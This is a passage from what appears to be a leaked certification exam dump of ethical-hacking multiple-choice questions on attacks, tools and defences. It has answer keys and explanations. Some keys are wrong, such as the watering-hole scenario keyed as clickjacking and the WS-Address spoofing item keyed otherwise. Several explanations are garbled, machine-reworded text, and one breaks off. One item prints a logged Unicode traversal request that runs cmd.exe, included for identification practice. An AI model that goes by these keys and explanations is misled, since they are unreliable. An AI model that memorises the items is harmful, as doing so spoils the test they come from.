Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine.
Joel waits for the victim to access the infected web application so as to compromise the victim's machine.
Which of the following techniques is used by Joel in the above scenario?
A. DNS rebinding attack
B. Clickjacking attack
C. MarioNet attack
D. Watering hole attack
Answer: B

QUESTION NO: 496
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?
A. Rootkit
B. Trojan
C. Worm
D. Adware
Answer: C

QUESTION NO: 497
An attacker attaches a rogue router in a network. He wants to redirect traffic to a LAN attached to his router as part of a man-in-the-middle attack. What measure on behalf of the legitimate admin can mitigate this attack?
A. Make sure that legitimate network routers are configured to run routing protocols with authentication.
B. Disable all routing protocols and only use static routes
C. Only using OSPFv3 will mitigate this risk.
D. Redirection of the traffic cannot happen unless the admin allows it explicitly.
Answer: A

QUESTION NO: 498
Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?
A. web shells
B. Webhooks

C. REST API

D. SOAP API

Answer: B

Explanation

Webhooks are one of a few ways internet applications will communicate with one another.

It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.

The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.

Stripped down view of webhooks in action

Here's a visual representation of what that looks like:

A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:

QUESTION NO: 499

George, an employee of an organization, is attempting to access restricted websites from an official computer.

For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com

B. https://www.guardster.com

C. https://www.wolframalpha.com

D. https://karmadecay.com

Answer: B

QUESTION NO: 500

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

A. Hybrid

B. Community

C. Public

D. Private

Answer: B

Explanation

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better.

Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

* Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

* Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their

remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.
* Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.
Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances. Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.
Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.
* the power to dam users from editing and downloading specific datasets.
* Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.
* What devices can store sensitive data.
Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.
Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.
Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

QUESTION NO: 501
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.
Which of the following tools is used by Wilson in the above scenario?
A. Factiva
B. Netcraft

C. infoga

D. Zoominfo

Answer: C

Explanation

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

QUESTION NO: 502

Which of the following is not a Bluetooth attack?

A. Bluedriving

B. Bluesmacking

C. Bluejacking

D. Bluesnarfing

Answer: A

QUESTION NO: 503

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.

What proxy tool will help you find web vulnerabilities?

A. Maskgen

B. Dimitry

C. Burpsuite

D. Proxychains

Answer: C

QUESTION NO: 504

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

A. VLAN hopping

B. DHCP starvation

C. Rogue DHCP server attack

D. STP attack

Answer: B

Explanation

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP

workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch - it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

QUESTION NO: 505

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

A. Output encoding

B. Enforce least privileges

C. Whitelist validation

D. Blacklist validation

Answer: C

QUESTION NO: 506

Due to a slowdown of normal network operations, the IT department decided to monitor internet traffic for all of the employees. From a legal standpoint, what would be troublesome to take this kind of measure?

A. All of the employees would stop normal work activities

B. IT department would be telling employees who the boss is

C. Not informing the employees that they are going to be monitored could be an invasion of privacy.

D. The network could still experience traffic slow down.

Answer: C

QUESTION NO: 507

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.

A. Dos attack

B. DHCP spoofing

C. ARP cache poisoning

D. DNS hijacking

Answer: D

QUESTION NO: 508

What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks

B. Scanning attacks

C. Session hijacking attacks

D. Password cracking attacks

Answer: A

QUESTION NO: 509

what is the port to block first in case you are suspicious that an loT device has been compromised?

A. 22

B. 443

C. 48101

D. 80

Answer: C

Explanation

TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.

Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port

48101 is that the main distinction between transmission control protocol and UDP. UDP port

48101 wouldn't have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

QUESTION NO: 510

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network.

What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.

B. Use a tool like ARPwatch to monitor for strange ARP activity.

C. Use a firewall between all LAN segments.

D. If you have a small network, use static ARP entries.

E. Use only static IP addresses on all PC's.

Answer: A B D

QUESTION NO: 511

One of your team members has asked you to analyze the following SOA record. What is the version?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

A. 200303028

B. 3600

C. 604800

D. 2400

E. 60

F. 4800

Answer: A

QUESTION NO: 512

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes. Which type of attack can she implement in order to continue?

A. LLMNR/NBT-NS poisoning

B. Internal monologue attack

C. Pass the ticket

D. Pass the hash

Answer: D

QUESTION NO: 513

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet

B. Abel

C. Netstumbler

D. Nessus

Answer: A

QUESTION NO: 514

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace

B. Nessus

C. OpenVAS

D. tcptraceroute

Answer: A

QUESTION NO: 515

Which of the following is an extremely common IDS evasion technique in the web world?

A. Spyware

B. Subnetting

C. Unicode Characters

D. Port Knocking

Answer: C

QUESTION NO: 516

The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

A. Have the network team document the reason why the rule was implemented without prior manager approval.

B. Monitor all traffic using the firewall rule until a manager can approve it.

C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.

D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

QUESTION NO: 517

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking

B. Bluebugging

C. Bluejacking

D. Bluesnarfing

Answer: D

Explanation

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

QUESTION NO: 518

Study the following log extract and identify the attack.

```
12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13  TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E  GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F  ./....../....../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63  winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A  md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65  \ HTTP/1.1..Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69  pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20  mage/x-xbitmap,
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67  image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61  e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65  tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D  l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69  sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70  on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70  oint, */*..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70  t-Llla/4.0 (comp
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30  s..ble; MSIE 5.0
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A  ng:Windows 95)..
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D  e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70  ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30  atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A  1; Windows 95)..
48 6F 73 74 3A 20 6C 69 62 2E 77 69 72 65 74 72  Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69  ip.org..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A  on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49  Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F  ONIDGQQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E  HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46  IFIFB....APNIFIF
42 0D 0A 0D 0A                                   B....
```

A. Hexcode Attack

B. Cross Site Scripting

C. Multiple Domain Traversal Attack

D. Unicode Directory Traversal Attack

Answer: D

QUESTION NO: 519

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

A. TEA

B. CAST-128

C. RC5

D. serpent

Answer: D

QUESTION NO: 520

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.

Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm

B. .html

C. .rss

D. .cms

Answer: A

QUESTION NO: 521

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.

Which of the following attack techniques is used by Stella to compromise the web services?

A. XML injection

B. WS-Address spoofing

C. SOAPAction spoofing

D. Web services parsing attacks

Answer: C

QUESTION NO: 522

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you

would use?

A. wireshark --fetch "192.168.8*"

B. wireshark --capture --local masked 192.168.8.0 ---range 24

C. tshark -net 192.255.255.255 mask 192.168.8.0

D. sudo tshark -f"net 192 .68.8.0/24"

Answer: D

QUESTION NO: 523

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders

B. Using wget to perform banner grabbing on the webserver

C. Flooding the web server with requests to perform a DoS attack

D. Downloading all the contents of the web page locally for further examination

Answer: B

QUESTION NO: 524

Let's imagine three companies (A, B and C), all competing in a challenging global environment.

Company A and B are working together in developing a product that will generate a major competitive advantage for them.

Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing.

With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B.

How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets

B. Disable DNS timeouts

C. Install DNS Anti-spoofing

D. Disable DNS Zone Transfer

Answer: C

QUESTION NO: 525

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

A. Zero trust network

B. Transport Layer Security (TLS)

C. Secure Socket Layer (SSL)

D. Web of trust (WOT)

Answer: D